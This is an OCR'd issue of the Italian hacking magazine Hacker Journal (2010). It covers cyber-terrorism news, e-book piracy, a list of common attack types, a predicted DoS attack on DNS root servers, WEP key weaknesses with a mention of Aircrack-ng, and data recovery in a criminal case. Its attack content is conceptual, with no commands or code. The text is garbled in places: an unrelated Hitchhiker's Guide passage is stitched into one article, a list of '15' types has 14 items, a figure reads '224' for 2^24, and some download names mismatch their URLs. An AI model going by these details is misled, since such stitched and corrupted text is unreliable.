WWW.HACKERJOURNAL.IT

HACKER JOURNAL

N° 195



NEWS

› E-BOOK SPROTETTI
› IL CYBER TERRORISMO
› GLI ATTACCHI PIÙ DIFFUSI

DRM - COME FARE

CHIAVE WEP: PERCHÉ NON FUNZIONA...

2010 ATTACCO FINALE

PREVISTO UN ATTACCO DOS AD UN OBIETTIVO DI VITALE IMPORTANZA

WEB 2.0
Senza controllo e vulnerabile



INTRUSION

› WWW bucato. Come attaccare un sito web



ATTUALITÀ

› Caso Brenda: un computer, tanti misteri da risolvere

SDK

› Programmare un "hacker" nell'iphone

QUATTORD. ANNO 10 - N° 195 - 18 FEBBRAIO/3 MARZO 2010 - € 2,00
WLF PUBLISHING
00195

EDITORIALE

HACKERARE IN FONDO È UN'ARTE

Tutto cambia, tutto si rinnova. In questo numero noterete un piccolo maquillage grafico. E' un po' un ritorno all'antico, alle origini, quando HJ era una rivista molto particolare, "cattiva", in qualche modo scomoda, in grado di trasmettere anche una buona dose di disagio ai profani. C'è anche da salutare il ritorno di qualche amico che ci aveva accompagnato fin dal primissimo numero di questa avventura. Ok basta. In fondo tutto questo ha poca importanza, veniamo al dunque. E' recente la notizia che George Hotz, già noto per avere sbloccato l'iPhone di Apple poco più che adolescente, ha annunciato di essere riuscito, dopo tre anni dalla sua commercializzazione, ad "hackerare" la Playstation 3. La notizia è certo degna di nota, ma la cosa divertente, semmai, è il clamore che ne è derivato. Vero, la Playstation ora potrà riprodurre giochi masterizzati, ma qual è il problema? La prima considerazione è che non esiste un meccanismo difensivo hardware o software inviolabile in assoluto. Le conoscenze viaggiano in modo bilaterale, ad ogni mossa segue una contromossa. E' da sempre così. Questo probabilmente aiuta anche il progresso. Poi una considerazione del tutto personale. Ma se io compro una Playstation sarò libero di farne quello che voglio o no? E mia, l'ho pagata, mica me l'hanno regalata. D'accordo, poi in questo modo posso utilizzare dei giochi masterizzati senza comprarli e forse danneggiare il mercato dei videogame. Ma se modificassi il tostapane per farne una stufetta elettrica non credo che mi beccherei una denuncia dalle ditte di pan carre per avere compromesso il loro mercato o, peggio, dalle ditte di riscaldamento. La Playstation è un mio elettrodomestico, lo uso, lo modifico e magari gioco con le copie dei miei videogame originali per non rovinarli con l'usura. Tutto perfettamente legale. Se qualcuno non vuole che un oggetto possa essere cambiato rispetto alla sua destinazione d'uso originale può semplicemente decidere di non metterlo in vendita. Però in questo modo non fa lucro e, obiettivamente, le società che gravitano nel settore dei videogame di lucro ne fanno molto.



Sommario

Anno 10 - N.195
18 febbraio / 3 marzo 2010

Editore (sede legale)
WLF Publishing S.r.l.
Socio Unico Medi & Son S.r.l.
via Donatello 71 - 00196 Roma
Fax 063214606

Realizzazione editoriale
Progetti e promozioni Srl
redazione@progettiepromozioni.com

Printing
Grafiche Mazzucchelli S.p.a - Seriate (BG)

Distributore
M-DIS Distributore SPA
via Cazzaniga 2 - 20123 Milano

Hacker Journal
Pubblicazione quattordicinale registrata al Tribunale di Milano il 27/10/03 con il numero 601.
Una copia: 2,00 euro

Direttore Responsabile
Teresa Carsaniga
redazione@hackerjournal.it

News

Benvenuti
NELL'ERA DEL CYBER TERRORISMO



MESSI FUORI USO IN UN SOLO COLPO IL SOCIAL NETWORK TWITTER E IL MOTORE DI RICERCA BAIUDU.COM

Loro si fanno chiamare Iranian Cyber Army, leggete bene la sigla, perché essa racchiude l'essenza stessa del loro credo. **Sono un'organizzazione terroristica iraniana che, al posto delle armi, utilizza attacchi di tipo informatico**. Hardware e software al posto di mitra e pallottole. E' il mondo che cambia e quello informatico non fa certo eccezione. Questa organizzazione iraniania è salita agli onori delle cronache **per avere recentemente "defacciato" l'home page del più importante motore di ricerca cinese, ovvero Baidu.com**, che per inciso, supera come utenti di gran lunga Google, piazzando un'immagine con una bandiera iraniana con tanto di contatti, probabilmente nel tentativo di fare proseliti. Sempre questo gruppo cyber terroristico si era preoccupato di portare, qualche tempo fa, un attacco a Twitter. Un attacco profondo, preoccupante, tant'è che anche in questo caso l'home page del sito era stata sostituita con una bandiera iraniana. La tecnica adottata probabilmente è la stessa in entrambi i casi: **non sarebbero stati infettati i server di Baidu e Twitter, ma piuttosto i record Dns che convertono gli indirizzi IP sostanzialmente in nomi**.

Quindi gli utenti digitando l'indirizzo "nominale", così come basato sul DNS, sono finiti su un sito esterno a Baidu o Twitter. La buona notizia è che i server centrali sembrano comunque sicuri da attacchi di questo tipo. La brutta notizia è che un'enorme mole di traffico, si parla di milioni di utenti, sono finiti, a loro insaputa, su un server diverso dove avrebbe potuto essere presente un maleware in grado di infettare i PC degli utenti e carpire loro dati sensibili. **Ma non era evidentemente questo lo scopo dell' Iranian Cyber Army.** Probabilmente hanno obiettivi più ambiziosi e, dal loro punto di vista, più "nobili", tuttavia rimane la bellezza di un paradosso unico: internet è la genesi del progetto ARPANET, finanziato dalla Defence Advanced Research Projects Agency statunitense. Quindi la nazione più potente del mondo ha forse inconsapevolmente fornito un mezzo, anche a paesi che non possono competere sul piano militare, per combattere e colpire obiettivi sensibili. Insomma per generare caos. **Non assomiglierà proprio al biblico confronto di Davide contro Golia,** ma l'esito finale rischia di essere lo stesso…




News



Le 15 tipologie

DI ATTACCO PIÙ DIFFUSE


The Hitchhiker's Guide to the Galaxy

soap, tin of biscuits, flask, compass,map, ball of string, gnat spray, wet-weather gear, space suit etc., tc. Furthermore, the strag will then happily lend the tchhiker any of these or a dozen other items that e hitchhiker might accidentally have "lost." What e strag will think is that any man who can hitch e length and breadth of the Galaxy, rough it, slum struggle against terribleodds, win through and still now where his towel is, is clearly a man to be eckoned with.

Hence a phrase that has passed into hitchhiking slang, as in "Hey, you sass that hoopy Ford Prefect? There's a frood who really knows where his towel is." (Sass: know, be aware of, meet, have sex with; hoopy: really together guy; frood: really amazingly together guy.)

Nestling quietly on top of the towel in Ford

ECCO COME SI EVOLVERANNO LE INCURSIONI DEI "PIRATI INFORMATICI" NEL CORSO DI QUESTO 2010

Secondo il più recente dei Data Breach Investigations Report realizzato dagli esperti di sicurezza di Verizon Business questo è l'elenco dei più diffusi attacchi/reati informatici portati alle aziende nel 2009:

1. Keylogging e spyware. Malware progettato specificamente per raccogliere, monitorare e registrare di nascosto le azioni di un utente di sistema. **2. Backdoor** o comando/controllo. Strumenti progettati per funzionare in modo nascosto che forniscono accesso remoto o garantiscono il controllo (o entrambe le cose) a sistemi infettati. **3. SQL injection.** Tecnica d'attacco utilizzata per sfruttare il modo in cui le pagine web comunicano con i database back-end. **4. Abuso di accesso al sistema/privilegi.** Abuso deliberato e dannoso di risorse, accesso o privilegi concessi dall'organizzazione a un singolo. **5. Accesso non autorizzato tramite credenziali di default.** Casi in cui un intruso accede al sistema o a una periferica protetta tramite password e username standard preconfigurati (noti a molti). **6. Violazione di utilizzo accettabile e altre policy.** Mancato rispetto accidentale o voluto delle policy di utilizzo accettabile. **7. Accesso non autorizzato tramite liste di controllo degli accessi (ACL - access control list) deboli o mal configurate.** Gli intrusi possono avere accesso a risorse ed eseguire azioni non volute dalla vittima. **8. Packet Sniffer.** Software utilizzato per controllare e catturare i dati che attraversano una rete. **9. Accesso non autorizzato** tramite credenziali rubate. Casi in cui un intruso accede a un sistema protetto o a una periferica utilizzando credenziali valide, ma rubate. **10. Pretexting** o Social engineering. Tecnica di social engineering in cui l'intruso inventa uno scenario per ingannare la vittima al fine di farle fare una determinata azione. **11. Bypass dell'autenticazione.** Sistema per aggirare la normale procedura di autenticazione necessaria per accedere a un sistema. **12. Furto fisico di risorse.** Rubare fisicamente un bene. **13. Attacco tramite programmi "brute-force".** Processo automatizzato di ripetizione di combinazioni di username/password possibili fino a trovarne una corretta. **14. RAM scraper.** Forma piuttosto nuova di malware progettato per catturare dati da una memoria volatile (RAM) all'interno di un sistema.

KINDLE SPROTETTO

Kindle rappresenta il modello di e-reader di maggior successo in commercio, Amazon stima di venderne un milione di pezzi entro la fine dell'anno. Ma proprio in tema di lettori di libri elettronici e, quindi, di copyright, da Israele rimbalza una notizia piuttosto clamorosa.
Un hacker israeliano sostiene di avere rotto la protezione a tutela dei copyright, di tipo DRM, adottata dall' Amazon Kindle e-reader. Questo consentirebbe agli e-book memorizzati sul lettore di essere tarsferiti in formato pdf a qualunque altro dispositivo.
L'hacker, conosciuto come Labba, ha risposto a una sfida postata sul forum hacking israliano hacking.org. E' solo uno dei tanti attacchi portati a protezioni di tipo Digital Rights Management (DRM), Il più famoso è stato portato da Jon Lech Johansen che ha"craccato" la protezione contro la copia su DVD nel 1999.




KAMASUTRA L'E-BOOK PIÙ PIRATATO

Secondo FreakBits.com l'e-book più scaricato del 2009 non appartiene né a Stephen King, né a Dan Brown, tanto per citare due dei più importanti autori di best sellers, né si tratta di un saggio. Niente di tutto questo, il libro elettronico più scaricato del 2009 si può probabilmente classificare come classico, **però molto sui generis, si tratta, infatti, dell'antico testo indiano Kama Sutra** che, per i pochissimi che non lo sapessero, mostra tutte le posizioni dell'amore anche se l'approccio in realtà è probabilmente più correlato con implicazioni spirituali e legate alla perfetta simbiosi delle menti coi corpi. Tuttavia immaginiamo che chi l'ha scaricato fosse più interessato alla simbiosi dei corpi che non alla riscoperta di valori spirituali.Tutti i libri presenti nelle prime dieci posizioni sono stati scaricati tra 100.000 e 250.000 volte.

1. Kamasutra
2. Adobe Photoshop Secrets
3. The Complete Idiot's Guide to Amazing Sex
4. The Lost Notebooks of Leonardo da Vinci
5. Solar House
6. Before Pornography
7. Twilight - Tutta la serie
8. How To Get Anyone To Say YES
9. Nude Photography
10. Fix It (guida la fai da te)

HANNO UCCISO UN MAC




Lilly Sussman, studentessa americana fermata al confine tra Israele e l'Egitto per un banale controllo, ha vissuto una brutta esperienza. I responsabili della sicurezza, insospettiti dal contenuto della macchina fotografica della ragazza, con alcune foto che raffiguravano gli esiti di un attacco israeliano su Gaza, e dalla presenza sul passaporto di molti visti di paesi arabi, hanno deciso di passare alle vie di fatto crivellando con tre proiettili il MacBook di Lilly ritenuto "bagaglio sospetto". Per fortuna la Sussman, come riportato sul suo blog, è riuscita a recuperare il disco rigido, miracolosamente illeso, contentente tutti i suoi lavori. Nella foto si possono apprezzare i tre fori causati dai colpi di proiettile dei soldati israliani.



Nel secondo trimestre 2009 sono stati venduti libri digitali per un valore di 37 milioni di dollari, secondo l'AAP, molti sono a rischio pirateria

...e Dan Brown VA... A RUBA

L'ULTIMO LIBRO DI DAN BROWN È STATO SCARICATO ILLEGALMENTE PIÙ DI 100.000 VOLTE



Il Simbolo Perduto (The Lost Symbol), l'ultimo romanzo di Dan Brown, potrebbe fornire una chiave di lettura interessante sul futuro dei libri elettronici e sui rischi a cui sono esposti. Secondo un rapporto di Amazon.com, il libro, nei suoi primi giorni, ha venduto più copie digitali per l'e-reader Kindle rispetto alle edizioni tradizionali cartacee. Questo è un interessante indicatore che segnala come i libri elettronici stiano effettivamente incontrando il favore del pubblico (grazie soprattutto ad un costo inferiore rispetto a quelli rilegati in carta), tuttavia questo crescente successo ha, come contropartita, un crescendo di interesse da parte della pirateria informatica. Infatti, dopo meno di 24 ore dal suo rilascio, le copie pirata digitali del romanzo di Dan Brown sono state trovate su siti di file-sharing **come Rapidshare e BitTorrent** e, in pochi giorni, è stato scaricato gratuitamente oltre 100.000 volte. Un fenomeno preoccupante e in inevitabile crescita se si considera che le vendite di libri digitali nel secondo trimestre del 2009 ammontano a quasi 37 milioni di dollari. **Più di tre volte il totale per gli stessi tre mesi del 2008**, secondo l'Association of American Publishers (AAP). Tra i possibili rimedi contro la pirateria dei testi elettronici c'è l'idea, da parte degli editori, di ritardare di alcune settimane la pubblicazione degli e-book rispetto all'edizione stampata, per cercare così di arginare in parte il fenomeno.Però il problema è concreto e le chiavi di protezione al momento sembrano davvero poco efficaci.

ADOBE CI METTE UNA PEZZA

Il prossimo aggiornamento atteso da Adobe, probabilmente già distribuito al momento dell'uscita della rivista, riparerà una falla segnalata dalla società e da Symantec all'interno di Reader e Acrobat. La vulnerabilità può causare crash di sistema ripetuti e consentire a eventuali malintenzionati di prendere il controllo del computer.

2010 ATTACCO FINALE

L'anno del grande attacco? Difficile a dirsi ma non è del tutto sbagliato pensare che il terrorismo possa utilizzare nel futuro immediato un attacco informatico per creare uno scenario apocalittico. Una bomba provoca danni, vittime, dolore e paura. Il suo è un effetto diretto, immediato ma breve. Un attacco informatico su vasta scala potrebbe portare ad una serie di reazioni a catena, un effetto domino difficile da contrastare. Non ci credete? Se di colpo venissero azzerati tutti i dati, conti correnti, titoli e quant'altro di una delle principali borse europee non morirebbe nessuno, almeno al momento, ma le scene di panico che ne scaturirebbero potrebbero avere un effetto ancora più devastante. Uno scenario da guerra civile. Certo, pensare di colpire al cuore un sistema informatico così complesso o, peggio ancora, il sistema informatico di strutture di difesa come il Pentagono, è difficile. In genere gli attacchi, per quanto mirati, arrivano solo al sistema periferico, il nucleo centrale presenta troppi sbarramenti.
Eppure…

SERVER KO

NEL 2012 SI DICE CHE FINIRÀ IL MONDO CIVILIZZATO, TUTTAVIA L'ALTRO MONDO, QUELLO INFORMATICO, DOVREBBE GIÀ COMINCIARE A PREOCCUPARSI.

L'ATTACCO

Per il 2010 è previsto un grande attacco di tipo Denial of Service contro un intero Paese. Un attacco Denial of Service è una situazione in cui una determinata risorsa è l'obiettivo di un traffico abnorme e comunque non regolare. In questo tipo di attacco si cerca di portare il funzionamento di un sistema informatico che fornisce un servizio, ad esempio un sito Web, al limite delle prestazioni, lavorando su uno dei parametri d'ingresso, fino a renderlo non più in grado di erogare il servizio. Gli attacchi vengono abitualmente attuati inviando molti pacchetti di richieste, di solito ad un server Web, FTP o di posta elettronica, saturandone le risorse e rendendo tale sistema "instabile", quindi qualsiasi sistema collegato ad Internet e che fornisca servizi di rete basati sul protocollo TCP è soggetto al rischio di attacchi DoS. Non sono attacchi molto complessi da portare, basta creare un numero molto grande di computer "zombie", utilizzati quindi da remoto all'insaputa dei proprietari, che inviino le richieste contemporaneamente, saturando un server DNS, e il gioco è fatto.
Gli attacchi Denial of Service possono causare seri problemi se colpiscono elementi sensibili, proprio come un server DNS. DNS sta per Domain Name System. Un server DNS traduce in nomi, di facile comprensione, gli indirizzi come, ad esempio, www.apple.com, partendo da indirizzi IP numerici, in questo caso 17.112.152.32. Se non si ha accesso a un server DNS, e si deve forzatamente utilizzare un numero di indirizzi IP per tutte le comunicazioni, come la navigazione del Web, l'invio di e-mail, e così via, Internet sarebbe sicuramente molto meno utile per tutti noi. DNS è un database distribuito di numeri e nomi e si basa su un sistema costruito su root server.

13 ROOT SERVER

Ci sono attualmente 13 root server in tutto il mondo. Questi 13 server sono server autorevoli a livello mondiale per i servizi DNS. I root server forniscono informazioni per ciò che sono chiamati domini di primo livello, come .Com, .Net, .Org, e .Edu. Un attacco Denial of Service nei confronti di questi 13 server che avesse successo, renderebbe molto probabilmente Internet inaccessibile per la maggior parte degli utenti. Ovvero la fine, almeno temporanea, del mondo informatico così come lo conosciamo.



GLI ALTRI ATTACCHI

Windows 7 acquisirà quote di mercato, mentre Windows XP scenderà sotto il 50% del mercato globale. Migliorerà la sicurezza di Internet nei Paesi avanzati, e mentre i cyber criminali con ogni probabilità concentreranno i loro sforzi su sistemi ancora basati su Windows XP, si potrà forse assistere alla creazione di veri e propri ghetti di malware nei Paesi meno ricchi.

Il supporto real-time nei motori di ricerca come Google e Bing inciderà sulla frequenza e sulle modalità degli attacchi di Search Engine Optimization (SEO).

La Coppa del Mondo FIFA 2010 stimolerà la creazione di un buon numero di trojan, false biglietterie, spam e attacchi DoS. Potrebbero verificarsi attacchi SEO già mesi prima delle partite, il cui inizio è previsto per giugno 2010. Nel corso del campionato, le reti di comunicazione mobile del Sud Africa saranno un vero e proprio focolaio di attività.

Aumenteranno gli attacchi alle banche online con trojan progettati ad-hoc.

Cresceranno gli attacchi agli iPhone (alcuni forse contro Android e Maemo) e una vulnerabilità 0-day potrebbe essere utilizzata per un attacco su larga scala.

Cresceranno le attività di spamming “snowshoe”.

Potremmo assistere a un attacco su larga scala verso obiettivi come Google Wave.

Ci saranno attacchi più numerosi a social network come Facebook, Twitter, MySpace, Linkedin. Facebook ha ormai raggiunto i 350 milioni di utenti e la crescita non sembra voler rallentare: una concentrazione di persone e di dati decisamente allettante per i cyber criminali.

Con i motori di ricerca in Internet e i social network che si muovono verso il social search, assisteremo anche ad attacchi criminali di social search optimization.

Con un numero sempre maggiore di persone che utilizza le reti mobili, la quantità di traffico generato da banking online, giochi e dall’utilizzo di social network aumenta di conseguenza. Le applicazioni di social networking integrate spingono gli utenti mobili a essere sempre connessi: i cyber criminali utilizzeranno tecniche di social engineering per sfruttare questa tendenza.

Proseguiranno gli attacchi ai giochi online, particolarmente popolari nella regione Asia-Pacific. L’attenzione dedicata alla sicurezza di questi siti è ancora insufficiente e il problema verrà ulteriormente aggravato dal fatto che molti utenti sono giovanissimi e quindi più vulnerabili di fronte a cyber criminali esperti (fonte F-Secure).

WIFI & WEP


UNA BATTAGLIA PERSA

WIRELESS

CON L'AVVENTO DELLA RETE WI-FI, OVVERO SENZA FILI, SONO AUMENTATI I VANTAGGI, MA ANCHE I PERICOLI...


Ormai molti hanno in casa o in ufficio una rete senza fili che è sicuramente una grande comodità, ma rappresenta, rispetto alle reti basate sui cari vecchi cavi Ethernet, anche un grosso rischio per la sicurezza. E quando si parla di rete casalinga non si intende un complesso sistema di router e pc collegati tra loro, ma anche, semplicemente, un unico pc che sfrutta un modem/router wi-fi che dà accesso ad internet e, in genere, viene dato in comodato d'uso dalle stesse aziende che forniscono il servizio. Il problema è che i segnali radio trasmessi dal computer (o client) al punto di accesso alla rete, tipicamente il nostro router casalingo che può a suo volta essere collegato ad un apparecchio modem che fornisce l'accesso ad internet oppure concentrare le due diverse tipologie in un unico apparecchio, viaggiano nell'aria e possono essere intercettati. **L' Eavesdropping è un tipo di attacco in cui un malintenzionato cerca di catturare passivamente i segnali radio decodificando, o cercando di decodificare, i dati trasmessi.** Le stesse componenti hardware che sono utilizzate (schede di rete e quant'altro) per trasmettere e ricevere dati, possono essere modificate in modo da intercettare il traffico trasmesso su un particolare canale o sua una certa frequenza della rete. Basta che un malintenzionato si trovi nel raggio di trasmissione wireless e, con questi apparecchi scanner, può raccogliere tutti i dati relativi alla trasmissione: range del segnale, utilizzatori della rete, periodo di attività e inattività della stessa e altro ancora, che possono essere impiegati per pianificare un attacco mirato alla rete anche se le comunicazioni sono crittografate. In alcuni test effettuati si è evidenziato come con tecniche di Eavesdropping si possano intercettare dati anche a 16 chilometri di distanza. A volte individuare un potenziale punto di accesso può richiedere tecniche meno sofisticate dello scanning attraverso apparecchi hardware. Basta dare un'occhiata intorno per individuare antenne o cavi di rete che inequivocabilmente indicano la presenza di una rete Wi-Fi. Una tecnica simile all' Eavesdropping è il Jamming. In questo caso si mira a creare delle interferenze per rendere inutilizzabile un canale di comunicazione via radio. A volte il Jamming può essere causato anche incidentalmente da alcuni elettrodomestici in uso che disturbano le frequenze di trasmissione. Una caso tipico è quello dei telefoni cordless che possono disturbare le frequenze o degli apparecchi per ripetere il segnale televisivo da un apparecchio all'altro. Il Jamming potrebbe essere un ottimo modello, ad esempio, di attacco terrostistico. Un'intera area può cessare le comunicazioni via wireless se attaccata in questo modo non potendo, i vari apparecchi, né ricevere né inviare. Tuttavia questa tecnica richiede l'utilizzo di hardware di notevole potenza. Col Jamming si possono anche dirottare le


Figure 1. Standard WEP Encryption Process



PER DECRITTARE LA CHIAVE WEP

Uno dei software più diffusi e utilizzati, sia per piattaforma Windows che Linux, è Aircrack-ng scaricabile liberamente all'indirizzo www.aircrack-ng.org. Si tratta in realtà di un insieme di strumenti utilizzati per monitorare la rete wireless, quindi può essere impiegato anche per scopi "difensivi", tuttavia può decrittare chiave di cifratura WEP intercettando un certo quantitativo di dati a pacchetto trasmessi. Si tratta quindi di uno software "bifronte", il cui utilizzo può essere benevolo o malevolo a seconda di chi lo impiega, che si distingue per una grande rapidità di attacco rispetto a strumenti software similari.






comunicazioni tra il client e il punto di accesso wireless, convogliandole su un altro punto di accesso, per scopi evidentemente non troppo edificanti, che viene fatto figurare come legittimo.

CHIAVE WEP

Per difendersi da tecniche di intercettazione come l' Eavesdropping, il sistema più diffuso è quello di crittografare i dati trasmessi, in modo che, se anche intercettati, non possano essere letti. Fino a qualche tempo fa il modo più diffuso per scongiurare attacchi sullo standard 802.11 era quello di crittografare i dati trasmessi con chiave **WEP (Wired Equivalent Privacy)** tuttavia questa chiave si è rivelata molto debole e facilmente attaccabile. Il problema dell'assoluta inaffidabilità della chiave WEP risiede nella fase stessa di progettazione in cui si è pensato di utilizzare una chiave statica per entrambe le postazioni: quella che trasmette e quella che riceve. Successivamente in fase di analisi dell'algoritmo di cifratura RC4 si sono evidenziati numerosi punti deboli che, di fatto, consentono di ricostruire la chiave dopo avere intercettato una porzione di traffico davvero limitata: bastano 5.000 frame per essere in grado di risalire alla chiave. Proprio per questo motivo pullulano in rete programmini, tra i più disparati e per ogni piattaforma, per decrittare le chiavi WEP e, magari, attaccarsi a sbafo alla rete wireless del vicino di casa. La Chiave WEP (da 40 o 104 bit) viene inizialmente concatenata con un vettore di inizializzazione a 24 bit in questo modo viene formata una stringa di 64 o 128 bit (40+24 o 104+24) che viene fornita in ingresso all'algoritmo RC4 per andare a creare la chiave di cifratura dei dati.
In modo pressoché parallelo i dati vengono scomposti in blocchi e concatenati con bit di Checksum in modo da formare una stringa della stessa lunghezza della chiave RC4. Infine, viene effettuato lo XOR tra la chiave RC4 e i blocchi per costituire il testo cifrato a cui viene aggiunto il vettore di inizializzazione.
E' proprio quest'ultimo a causare la debolezza intrinseca della cifratura WEP. L'algoritmo RC4 risulta vulnerabile se vengono utilizzate le chiavi per più di una volta e questo non può che accadere. Infatti, il vettore di inizializzazione, essendo lungo solo 24 bit, ammette uno spazio



di sole 224 combinazioni nella trasmissione dei dati a pacchetto. Bastano pochi minuti di traffico per utilizzare tutte le chiavi di cifratura a disposizione. Quindi tramite meccanismi di criptoanalisi differenziata si può arrivare, in brevissimo tempo alla chiave WEP e decifrare tutto il traffico .

CHIAVE WPA

Per cercare di rendere sicuro il WEP si è cercata una soluzione che lavorasse sullo stesso protocollo, conservando in questo modo la compatibilità con gli oltre 40 milioni di schede wireless già in circolazione. Proprio per questo motivo si è arrivati al WPA (Wi-Fi Protect Access). Esso lavora su TKIP (Temporal Key Integrity Protocol) e, come vedremo nei prossimi numeri, è decisamente meno attaccabile.

INDAGINI Nella cronaca nera dei nostri giorni il personal computer è sempre più un elemento cruciale, da cui si possono ricavare dati e indizi. Vediamo come.

BRENDA
IL MISTERO IN UN PC

Il caso Marrazzo ha riempito le pagine dei giornali e fornito materiale in abbondanza per alimentare i mille teatrini televisivi sempre alla ricerca di notizie quanto più possibile scandalistiche, si sa quelle belle non innalzano lo share. Ma questo caso di cronaca, forse ancora più di quello di Garlasco, presenta una profonda connotazione "informatica" infatti il computer di Brenda, il transessuale implicato nella vicenda e morto in circostanze tutte da chiarire, potrebbe racchiudere molte risposte e portare forse a una soluzione del caso. Il PC è stato ritrovato bagnato d'acqua, nel lavandino di casa, nel tentativo, almeno apparente, di danneggiarne in modo irreversibile il contenuto. Evidentemente, se si è trattato di omicidio, il computer poteva contenere dati in qualche modo compromettenti per l'assassino e il recupero dei medesimi sarebbe quindi fondamentale per dare una svolta al caso. Si afferma da più parti che Brenda avesse stretto una serie di "amicizie" importanti con persone facoltose, che sarebbero tutt'altro che contente se il loro nome venisse accostato ad una relazione così particolare. Voci, insinuazioni, indizi labili. Rimane però un oggettivo problema di fondo: i dati del computer di Brenda sono recuperabili e se sì come?




Il fatto che il Computer sia stato trovato nel lavandino non fornisce di per sé molti indizi sulle intenzioni di chi ce l'ha immerso. Il fatto importante, il primo da cui bisogna partire, è cercare di capire se il computer era accesso o spento quando è stato immerso, seppure parzialmente, nell'acqua.
Se era acceso il contatto dell'acqua con una qualsiasi parte del PC percorsa da elettricità potrebbe avere provocato un corto circuito, in questo caso le possibilità di recupero dei dati diventano davvero minime. Viceversa se il computer era spento, ovvero se non si è verificato un corto circuito, ci sono buone possibilità di recuperare i dati al suo interno. In ogni caso l'idea di cancellare i dati con l'acqua non sembra di per sé un colpo di genio. Potrebbe segnalare una certa imperizia da parte di chi ha compiuto il gesto, quindi una persona probabilmente non troppo esperta di informatica, oppure, viceversa, potrebbe essere un indizio, camuffato con questa particolare messa in scena, messo lì a posta per attirare l'attenzione degli inquirenti proprio sul contenuto del PC, magari per incastrare qualcuno.

RECUPERO DATI

Se qualcuno si fosse illuso che per eliminare un file basta cestinarlo o cancellarlo in altro modo, è bene che sappia che non è proprio così.
Il disco rigido di un computer è costituito da una serie di piatti in materiale ferro magnetico che contengono milioni di particelle microscopiche che vengono chiamate domini di Weiss. Queste particelle

I SOFTWARE

RECUVA
http://www.recuva.com/download/downloadbin
PC INSPECTOR File Recovery
http://download.pcinspector.de/pci_filerecovery.exe
Panda Recovery
http://www.pandorarecovery.com/bin/PandoraRecovery.exe
TOKIWA DataRecovery
http://tokiwa.qee.jp/EN/DataRecovery_EN.zip
SoftPerfect File Recovery
http://www.softperfect.com/download/file_recovery.exe
Undelete Plus
http://undelete-plus.com/files/undelete_plus.exe
FreeUndelete
http://www.officerecovery.com/download/freeundelete.exe
ADRC Data Recovery Software Tools -
http://www.adrc.com/software/data_recovery_tools/ADRC_Data_Recovery_Tools.zip
Glary Undelete
http://www.adrc.com/software/data_recovery_tools/ADRC_Data_Recovery_Tools.zip
Avira UnErase Personal
http://dl5.avgate.net/down/windows/unerase_en_h.exe



